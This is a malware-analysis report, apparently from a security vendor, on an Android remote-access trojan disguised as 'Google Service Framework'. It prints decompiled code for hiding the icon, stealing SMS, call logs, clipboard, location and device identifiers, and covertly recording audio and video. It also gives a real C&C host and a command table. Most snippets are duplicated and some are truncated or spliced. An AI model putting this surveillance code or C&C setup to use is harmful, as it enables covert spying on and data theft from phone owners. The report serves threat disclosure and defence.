Sophisticated RAT spying on Mobile Devices

During our routine threat hunting exercise, Cyble Research Labs came across several Android malware samples with similar code targeting Android users via RAT activities.

These samples mostly use the names and icons of legitimate applications or organizations such as Invoice.apk, Google.apk, prueba.apk, ZiniTevi.apk, and cisamu.apk to lure the users into executing them.

Based on our intelligence, we identified that this variant had surfaced frequently in the wild in the last few months. This new campaign has been active since March 2022, and we observed over 200 samples from the same variant targeting Android users.

We identified several sophisticated features in this malicious app. By leveraging these features, the app can steal data such as clipboard data, device info, SIM details, device IP, SMSs, device location, call logs, device MAC Address, etc. The application can also record video and audio, read SMS and take pictures from the camera as well.

Technical Analysis

APK Metadata Information

- App Name: Google Service Framework
- Package Name: com.example.reverseshell2
- SHA256 Hash: 11940887451fb4e8249b88c4730e5251a0fd6b2f7648574f7b0fedc948b4c2c7

Figure 1 shows the metadata information of an application.



Figure 1 — App Metadata Information

The figure below shows the application icon and name displayed on the Android device.



Figure 2 — App Icon and Name

Manifest Description

The malware requests users for 18 different permissions, of which it abuses 9. These dangerous permissions are listed below.

Permissions	Description
ACCESS_WIFI_STATE	Allows the app to get information about Wi-Fi connectivity.
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files to the device's external storage.
READ_EXTERNAL_STORAGE	Allows the app to read the contents of the device's external storage.
READ_SMS	Access phone messages.
RECORD_AUDIO	Allows the app to record audio with the microphone, which has the potential to be misused by attackers
ACCESS_COARSE_LOCATION	Allows the app to get the approximate location of the device network sources such as cell towers and Wi-Fi.
ACCESS_FINE_LOCATION	Allows the device's precise location to be detected by using the Global Positioning System (GPS).
READ_CALL_LOG	Access phone call logs.
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of this phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.

Source Code Review

Our static analysis indicated that the malware steals the information from the infected device based on the commands received from the Command and Control (C&C) server.

While launching the application for the first time, it hides its icon from the device screen and runs silently in the background. The below code snippet is used to hide the app icon.

```
public void hideAppIcon(Context context) {
    context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, MainActivity.class), 2, 1);
}

public void hideAppIcon(Context context) {
    context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, MainActivity.class), 2, 1);
}
```

Figure 3 — Code to Hide App Icon

After execution, the malware monitors the user's clipboard activity, steals any data copied over to the clipboard, and sends it to the C&C server. The malware uses the code shown in Figure 4 to grab the clipboard data.

```
public String readFromClipboard() {
    final ClipboardManager[] clipboard = new ClipboardManager[1];
    String result = "";
    this.activity.runOnUiThread(new Runnable() { // from class: com.example.reverseshell2.functions.1
        @Override // java.lang.Runnable
        public void run() {
            clipboard[0] = (ClipboardManager) functions.this.activity.getSystemService("clipboard");
        }
    });
    try {
        if (!clipboard[0].hasPrimaryClip()) {
            return result;
        }
        ClipDescription description = clipboard[0].getPrimaryClipDescription();
        ClipData data = clipboard[0].getPrimaryClip();
        if (!(data == null || description == null || !description.hasMimeType("text/plain"))) {
            result = String.valueOf(data.getItemAt(0).getText());
public String readFromClipboard() {
    final ClipboardManager[] clipboard = new ClipboardManager[1];
    String result = "";
    this.activity.runOnUiThread(new Runnable() { // from class: com.example.reverseshell2.functions.1
        @Override // java.lang.Runnable
        public void run() {
            clipboard[0] = (ClipboardManager) functions.this.activity.getSystemService("clipboard");
        }
    });
    try {
        if (!clipboard[0].hasPrimaryClip()) {
            return result;
        }
        ClipDescription description = clipboard[0].getPrimaryClipDescription();
        ClipData data = clipboard[0].getPrimaryClip();
        if (!(data == null || description == null || !description.hasMimeType("text/plain"))) {
            result = String.valueOf(data.getItemAt(0).getText());
```

Figure 4 — Code to Grab Clipboard Data

The malware identifies the number of cameras present in the device and enumerates this data point to gain information about them. The malware can then use these identified cameras to capture images from the victim's device.

```
public String get_numberOfCameras() {
    Camera.CameraInfo cameraInfo = new Camera.CameraInfo();
    String camera_details = "";
    for (int i = 0; i < Camera.getNumberOfCameras(); i++) {
        Camera.getCameraInfo(i, cameraInfo);
        if (cameraInfo.facing == 1) {
            camera_details = camera_details + i + " --  Front Camera\n";
        } else if (cameraInfo.facing == 0) {
            camera_details = camera_details + i + " --  Back Camera\n";
        }
    }
    return camera_details;
public String get_numberOfCameras() {
    Camera.CameraInfo cameraInfo = new Camera.CameraInfo();
    String camera_details = "";
    for (int i = 0; i < Camera.getNumberOfCameras(); i++) {
        Camera.getCameraInfo(i, cameraInfo);
        if (cameraInfo.facing == 1) {
            camera_details = camera_details + i + " --  Front Camera\n";
        } else if (cameraInfo.facing == 0) {
            camera_details = camera_details + i + " --  Back Camera\n";
        }
    }
    return camera_details;
```

Figure 5 — Code to Get Camera Info

The malware executes the deviceInfo() method to collect information about the victim's device, such as manufacturer, model and brand details, etc. as shown in the figure below.

```
public String deviceInfo() {
    return ((((((*.....nManufacturer: " + Build.MANUFACTURER + IOUtils.LINE_SEPARATOR_UNIX) + "Version/Release: " + Build.
}

public String deviceInfo() {
    return ((((((*.....nManufacturer: " + Build.MANUFACTURER + IOUtils.LINE_SEPARATOR_UNIX) + "Version/Release: " + Build.
}
```

Figure 6 — Code to Get Device Info

The malware calls the getPhoneNumber() method to collect information about SIM details, IMEI number, mobile number, call state, etc.

```
public String getPhoneNumber(Context context) {
    TelephonyManager phoneMgr = (TelephonyManager) context.getSystemService("phone");
    if (Build.VERSION.SDK_INT < 24) {
        String lst = "CALL STATE : " + phoneMgr.getCallState() + IOUtils.LINE_SEPARATOR_UNIX;
        if (Build.VERSION.SDK_INT >= 26) {
            lst = (lst + "IMEI NUMBER :-" + phoneMgr.getImei()) + "MEI NUMBER :-" + phoneMgr.getMeid()
        }
        return ((((lst + "MOBILE NUMBER :-" + phoneMgr.getLine1Number() + IOUtils.LINE_SEPARATOR_UNIX) + "SERIAL NUMBER :-" + phoneMgr.
    } else if (SubscriptionManager.from(this.activity).getActiveSubscriptionInfoCount() <= 0) {
        return "";
    } else {
        String lst2 = "";
        String header = "";
        for (int i = 0; i < SubscriptionManager.from(this.activity).getActiveSubscriptionInfoList().size(); i++) {
            if (i == 0) {
                header = "First Sim: ";
            } else if (i == 1) {
                header = "Second Sim: ";
            } else if (i == 2) {
                header = "Third Sim: ";
            }
            String lst3 = (lst2 + header + "-------------------------") + "\nCALL STATE : " + phoneMgr.createForSubscriptionId(i).getC
            if (Build.VERSION.SDK_INT >= 26) {
                lst3 = (lst3 + "\nIMEI NUMBER : " + phoneMgr.createForSubscriptionId(i).getImei()) + "\nMEI NUMBER : " + phoneMgr.creat
            }
            lst2 = (((((lst3 + "\nMOBILE NUMBER : ".concat(phoneMgr.createForSubscriptionId(i).getLine1Number())) + "\nSERIAL NUMBER :
```


```
public String getPhoneNumber(Context context) {
    TelephonyManager phoneMgr = (TelephonyManager) context.getSystemService("phone");
    if (Build.VERSION.SDK_INT < 24) {
        String lst = "CALL STATE : " + phoneMgr.getCallState() + IOUtils.LINE_SEPARATOR_UNIX;
        if (Build.VERSION.SDK_INT >= 26) {
            lst = (lst + "IMEI NUMBER :-" + phoneMgr.getImei()) + "MEI NUMBER :-" + phoneMgr.getMeid()
        }
        return ((((lst + "MOBILE NUMBER :-" + phoneMgr.getLine1Number() + IOUtils.LINE_SEPARATOR_UNIX) + "SERIAL NUMBER :-" + phoneMgr.
    } else if (SubscriptionManager.from(this.activity).getActiveSubscriptionInfoCount() <= 0) {
        return "";
    } else {
        String lst2 = "";
        String header = "";
        for (int i = 0; i < SubscriptionManager.from(this.activity).getActiveSubscriptionInfoList().size(); i++) {
            if (i == 0) {
                header = "First Sim: ";
            } else if (i == 1) {
                header = "Second Sim: ";
            } else if (i == 2) {
                header = "Third Sim: ";
            }
            String lst3 = (lst2 + header + "-------------------------") + "\nCALL STATE : " + phoneMgr.createForSubscriptionId(i).getC
            if (Build.VERSION.SDK_INT >= 26) {
                lst3 = (lst3 + "\nIMEI NUMBER : " + phoneMgr.createForSubscriptionId(i).getImei()) + "\nMEI NUMBER : " + phoneMgr.creat
            }
            lst2 = (((((lst3 + "\nMOBILE NUMBER : ".concat(phoneMgr.createForSubscriptionId(i).getLine1Number())) + "\nSERIAL NUMBER :
```


Figure 7 — Code for Collect SIM Info

Using built-in code, the malware can also identify the IP address of the infected machine, as shown in Figure 8.

```
StringBuilder sb = new StringBuilder();
sb.append("Device Ip: ");
ipAddr ipaddr = this.ipAddr;
sb.append(ipAddr.getIPAddress(true));
sb.append(IOUtils.LINE_SEPARATOR_UNIX);
out.write(sb.toString().getBytes("UTF-8"));
i = 21;
```


```
StringBuilder sb = new StringBuilder();
sb.append("Device Ip: ");
ipAddr ipaddr = this.ipAddr;
sb.append(ipAddr.getIPAddress(true));
sb.append(IOUtils.LINE_SEPARATOR_UNIX);
out.write(sb.toString().getBytes("UTF-8"));
i = 21;
```


Figure 8 — Code to Get IP Address

By collecting the victim's SMS data, the Threat Actors can perform various malicious activities such as stealing contact details, bypassing Two-Factor-Authentication, etc.

```
public String readSMSBox(String box) {
    Cursor cur = this.context.getContentResolver().query(Uri.parse("content://sms/" + box), null, null, null, null);
    String sms = "";
    try {
        if (!cur.moveToFirst()) {
            return sms;
        }
        for (int i = 0; i < cur.getCount(); i++) {
            String iterator = String.valueOf(i);
            String number = cur.getString(cur.getColumnIndexOrThrow("address"));
            String date = cur.getString(cur.getColumnIndexOrThrow("date"));
            String person = cur.getString(cur.getColumnIndexOrThrow("person"));
            Date fDate = new Date(Long.valueOf(Long.parseLong(date)).longValue() * 1000);
            fDate.toString();
            sms = sms + ("#" + iterator + "\nNumber : " + number + "\nPerson : " + person + "\nDate : " + fDate + "\nBody : "
            cur.moveToNext();
```

```
public String readSMSBox(String box) {
    Cursor cur = this.context.getContentResolver().query(Uri.parse("content://sms/" + box), null, null, null, null);
    String sms = "";
    try {
        if (!cur.moveToFirst()) {
            return sms;
        }
        for (int i = 0; i < cur.getCount(); i++) {
            String iterator = String.valueOf(i);
            String number = cur.getString(cur.getColumnIndexOrThrow("address"));
            String date = cur.getString(cur.getColumnIndexOrThrow("date"));
            String person = cur.getString(cur.getColumnIndexOrThrow("person"));
            Date fDate = new Date(Long.valueOf(Long.parseLong(date)).longValue() * 1000);
            fDate.toString();
            sms = sms + ("#" + iterator + "\nNumber : " + number + "\nPerson : " + person + "\nDate : " + fDate + "\nBody : "
            cur.moveToNext();
```

Figure 9 — Code to Get SMSs

Upon receiving a command from the C&C server, the malware steals the device's location through GPS and any connected networks.

```
public String getLocation() {
    String lat = "";
    String lon = "";
    String whichOne = "";
    location init();
    if (this.isNetworkEnabled && this.isGPSEnabled) {
        getGPSLocation();
        whichOne = "GPS Location\n";
        if (!(this.latitude == null || this.longitude == null)) {
            lat = this.latitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            lon = this.longitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            Log.d("lot3", lat);
        }
    } else if (this.isGPSEnabled) {
        getGPSLocation();
        whichOne = "GPS Location\n";
        if (!(this.latitude == null || this.longitude == null)) {
            lat = this.latitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            lon = this.longitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            Log.d("lot1", lat);
        }
    } else if (this.isNetworkEnabled) {
        this.activity.runOnUiThread(new Runnable() { // from class: com.exa
            @Override // java.lang.Runnable
            public void run() {
                locationManager.this.getNetworkLocation();
            }
        });
        whichOne = "Network Location\n";
        if (!(this.latitude == null || this.longitude == null)) {
            lat = this.latitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            lon = this.longitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
```

```
public String getLocation() {
    String lat = "";
    String lon = "";
    String whichOne = "";
    location init();
    if (this.isNetworkEnabled && this.isGPSEnabled) {
        getGPSLocation();
        whichOne = "GPS Location\n";
        if (!(this.latitude == null || this.longitude == null)) {
            lat = this.latitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            lon = this.longitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            Log.d("lot3", lat);
        }
    } else if (this.isGPSEnabled) {
        getGPSLocation();
        whichOne = "GPS Location\n";
        if (!(this.latitude == null || this.longitude == null)) {
            lat = this.latitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            lon = this.longitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            Log.d("lot1", lat);
        }
    } else if (this.isNetworkEnabled) {
        this.activity.runOnUiThread(new Runnable() { // from class: com.exa
            @Override // java.lang.Runnable
            public void run() {
                locationManager.this.getNetworkLocation();
            }
        });
        whichOne = "Network Location\n";
        if (!(this.latitude == null || this.longitude == null)) {
            lat = this.latitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
            lon = this.longitude.toString() + IOUtils.LINE_SEPARATOR_UNIX;
```

Figure 10 — Steals Device Location

Based on the commands received from the TA's C&C server, the malware can also record audio using the devices microphone ,as shown in the below code snippet.

```
public void startRecording(final OutputStream outputStream) {
    try {
        audiofile = File.createTempFile("sound", ".mpeg4", getApplicationContext().getCacheDir())
        if (Build.VERSION.SDK_INT >= 26) {
            this.mRecorder = new MediaRecorder();
            this.mRecorder.setAudioSource(1);
            this.mRecorder.setOutputFormat(2);
            this.mRecorder.setOutputFile(audiofile);
            this.mRecorder.setAudioEncoder(1);
            try {
                this.mRecorder.prepare();
                this.mRecorder.start();
                new Thread(new Runnable() { // from class: com.example.reverseshell2.Payloads.aud
                    @Override // java.lang.Runnable
                    public void run() {
                        try {
                            outputStream.write("Started Recording Audio\n".getBytes("UTF-8"));
public void startRecording(final OutputStream outputStream) {
    try {
        audiofile = File.createTempFile("sound", ".mpeg4", getApplicationContext().getCacheDir())
        if (Build.VERSION.SDK_INT >= 26) {
            this.mRecorder = new MediaRecorder();
            this.mRecorder.setAudioSource(1);
            this.mRecorder.setOutputFormat(2);
            this.mRecorder.setOutputFile(audiofile);
            this.mRecorder.setAudioEncoder(1);
            try {
                this.mRecorder.prepare();
                this.mRecorder.start();
                new Thread(new Runnable() { // from class: com.example.reverseshell2.Payloads.aud
@Override // java.lang.Runnable
public void run() {
    try {
        outputStream.write("Started Recording Audio\n".getBytes("UTF-8"));
```

Figure 11 — Code to Record Audio

The code present in Figure 12 demonstrates the malware's ability to record video using the device camera.

```
public void startVideo(final int cameraID, final OutputStream outputStream) {
    try {
        this.videoFile = File.createTempFile("sound", ".mp4", getApplicationContext().getCacheDir());
    } catch (IOException e) {
        e.printStackTrace();
    }
    this.windowManager = (WindowManager) getSystemService("window");
    this.surfaceView = new SurfaceView(getApplicationContext());
    WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(1, 1, 2005, 262144, -3);
    layoutParams.gravity = 51;
    this.windowManager.addView(this.surfaceView, layoutParams);
    this.surfaceView.getHolder().addCallback(new SurfaceHolder.Callback() { // from class: com.example.reverseshell2.Payload
        @Override // android.view.SurfaceHolder.Callback
        public void surfaceCreated(SurfaceHolder surfaceHolder) {
            AudioManager audioManager = (AudioManager) videoRecorder.this.getApplicationContext().getSystemService("audio");
            audioManager.setStreamMute(1, true);
            audioManager.setStreamMute(3, true);
            audioManager.setStreamVolume(4, 0, 0);
            audioManager.setStreamVolume(8, 0, 0);
            audioManager.setStreamVolume(5, 0, 0);
            audioManager.setStreamVolume(2, 0, 0);
            try {
                videoRecorder.this.camera = Camera.open(cameraID);
                Log.d(videoRecorder.TAG, "camera ready");
                videoRecorder.this.mediaRecorder = new MediaRecorder();
                videoRecorder.this.camera.unlock();
                videoRecorder.this.mediaRecorder.setPreviewDisplay(surfaceHolder.getSurface());
                videoRecorder.this.mediaRecorder.setCamera(videoRecorder.this.camera);
                videoRecorder.this.mediaRecorder.setAudioSource(5);
                videoRecorder.this.mediaRecorder.setVideoSource(1);
                try {
                    videoRecorder.this.mediaRecorder.setProfile(CamcorderProfile.get(4));
                    if (Build.VERSION.SDK_INT >= 26) {
                        videoRecorder.this.mediaRecorder.setOutputFile(videoRecorder.this.videoFile);
                    } else {
                        videoRecorder.this.mediaRecorder.setOutputFile(videoRecorder.this.videoFile.getAbsolutePath());
```


```
public void startVideo(final int cameraID, final OutputStream outputStream) {
    try {
        this.videoFile = File.createTempFile("sound", ".mp4", getApplicationContext().getCacheDir());
    } catch (IOException e) {
        e.printStackTrace();
    }
    this.windowManager = (WindowManager) getSystemService("window");
    this.surfaceView = new SurfaceView(getApplicationContext());
    WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(1, 1, 2005, 262144, -3);
    layoutParams.gravity = 51;
    this.windowManager.addView(this.surfaceView, layoutParams);
    this.surfaceView.getHolder().addCallback(new SurfaceHolder.Callback() { // from class: com.example.reverseshell2.Payload
        @Override // android.view.SurfaceHolder.Callback
        public void surfaceCreated(SurfaceHolder surfaceHolder) {
            AudioManager audioManager = (AudioManager) videoRecorder.this.getApplicationContext().getSystemService("audio");
            audioManager.setStreamMute(1, true);
            audioManager.setStreamMute(3, true);
            audioManager.setStreamVolume(4, 0, 0);
            audioManager.setStreamVolume(8, 0, 0);
            audioManager.setStreamVolume(5, 0, 0);
            audioManager.setStreamVolume(2, 0, 0);
            try {
                videoRecorder.this.camera = Camera.open(cameraID);
                Log.d(videoRecorder.TAG, "camera ready");
                videoRecorder.this.mediaRecorder = new MediaRecorder();
                videoRecorder.this.camera.unlock();
                videoRecorder.this.mediaRecorder.setPreviewDisplay(surfaceHolder.getSurface());
                videoRecorder.this.mediaRecorder.setCamera(videoRecorder.this.camera);
                videoRecorder.this.mediaRecorder.setAudioSource(5);
                videoRecorder.this.mediaRecorder.setVideoSource(1);
                try {
                    videoRecorder.this.mediaRecorder.setProfile(CamcorderProfile.get(4));
                    if (Build.VERSION.SDK_INT >= 26) {
                        videoRecorder.this.mediaRecorder.setOutputFile(videoRecorder.this.videoFile);
                    } else {
                        videoRecorder.this.mediaRecorder.setOutputFile(videoRecorder.this.videoFile.getAbsolutePath());
```


Figure 12 — Code Record Video

Figure 13 showcases the code through which the malware can steal calllogs from the infected device. Further, this collected data can be used for various malicious activities such as Smishing.

```java
public String readLogs() {
    Cursor c = this.activity.managedQuery(Uri.parse("content://call_log/calls"), null, null, null, null);
    try {
        if (c.moveToFirst()) {
            for (int i = 0; i < c.getCount(); i++) {
                String iterator = String.valueOf(i);
                String num = c.getString(c.getColumnIndexOrThrow("number"));
                String name = c.getString(c.getColumnIndexOrThrow("name"));
                String duration = c.getString(c.getColumnIndexOrThrow("duration"));
                int type = Integer.parseInt(c.getString(c.getColumnIndexOrThrow("type")));
                this.call_logs += ("#" + iterator + "\nNumber : " + num + "\nName : " + name + "\nDate :
                c.moveToNext();
            }
            this.call_logs += IOUtils.LINE_SEPARATOR_UNIX;
```

```java
public String readLogs() {
    Cursor c = this.activity.managedQuery(Uri.parse("content://call_log/calls"), null, null, null, null);
    try {
        if (c.moveToFirst()) {
            for (int i = 0; i < c.getCount(); i++) {
                String iterator = String.valueOf(i);
                String num = c.getString(c.getColumnIndexOrThrow("number"));
                String name = c.getString(c.getColumnIndexOrThrow("name"));
                String duration = c.getString(c.getColumnIndexOrThrow("duration"));
                int type = Integer.parseInt(c.getString(c.getColumnIndexOrThrow("type")));
                this.call_logs += ("#" + iterator + "\nNumber : " + num + "\nName : " + name + "\nDate :
                c.moveToNext();
            }
            this.call_logs += IOUtils.LINE_SEPARATOR_UNIX;
```

Figure 13 — Code to Steal CallLogs

The code in the below snippet depicts the malware's capability to gain access to the device's MAC address.

```java
public static String getMACAddress(String interfaceName) {
    try {
        for (NetworkInterface intf : Collections.list(NetworkInterface.getNetworkInterfaces()
            if (interfaceName == null || intf.getName().equalsIgnoreCase(interfaceName)) {
                byte[] mac = intf.getHardwareAddress();
                if (mac == null) {
                    return "";
                }
                StringBuilder buf = new StringBuilder();
                int length = mac.length;
                for (int i = 0; i < length; i++) {
                    buf.append(String.format("%02X:", Byte.valueOf(mac[i])));
                }
                if (buf.length() > 0) {
                    buf.deleteCharAt(buf.length() - 1);
                }
                return buf.toString();
```

```java
public static String getMACAddress(String interfaceName) {
    try {
        for (NetworkInterface intf : Collections.list(NetworkInterface.getNetworkInterfaces()
            if (interfaceName == null || intf.getName().equalsIgnoreCase(interfaceName)) {
                byte[] mac = intf.getHardwareAddress();
                if (mac == null) {
                    return "";
                }
                StringBuilder buf = new StringBuilder();
                int length = mac.length;
                for (int i = 0; i < length; i++) {
                    buf.append(String.format("%02X:", Byte.valueOf(mac[i])));
                }
                if (buf.length() > 0) {
                    buf.deleteCharAt(buf.length() - 1);
                }
                return buf.toString();
```

Figure 14 — Code to Get Device's MAC Address

The malware communicates with the Android device via the C&C URL: 8[.]tcp.ngrok.io:19742 as shown below.

```java
public class config {
    public static String IP = "8.tcp.ngrok.io";
    public static String port = "19742";
    public static boolean icon = true;
}
```

```java
public class config {
    public static String IP = "8.tcp.ngrok.io";
    public static String port = "19742";
    public static boolean icon = true;
}
```

Figure 15 — C&C URL

We have listed the commands used by the TAs to control the infected device below:

Command	Description
camList	Collects Camera List (Front & Back)
takepic	Takes Picture from Camera

getClipData	Collects Clipboard Data
deviceInfo	Collects Device Info
getSimDetails	Collects SIM Details
getIP	Collects Device IP
getSMS	Collects SMS Data from Device
getLocation	Collects Device Location
startAudio	Starts Audio Recording
stopAudio	Stops Audio Recording
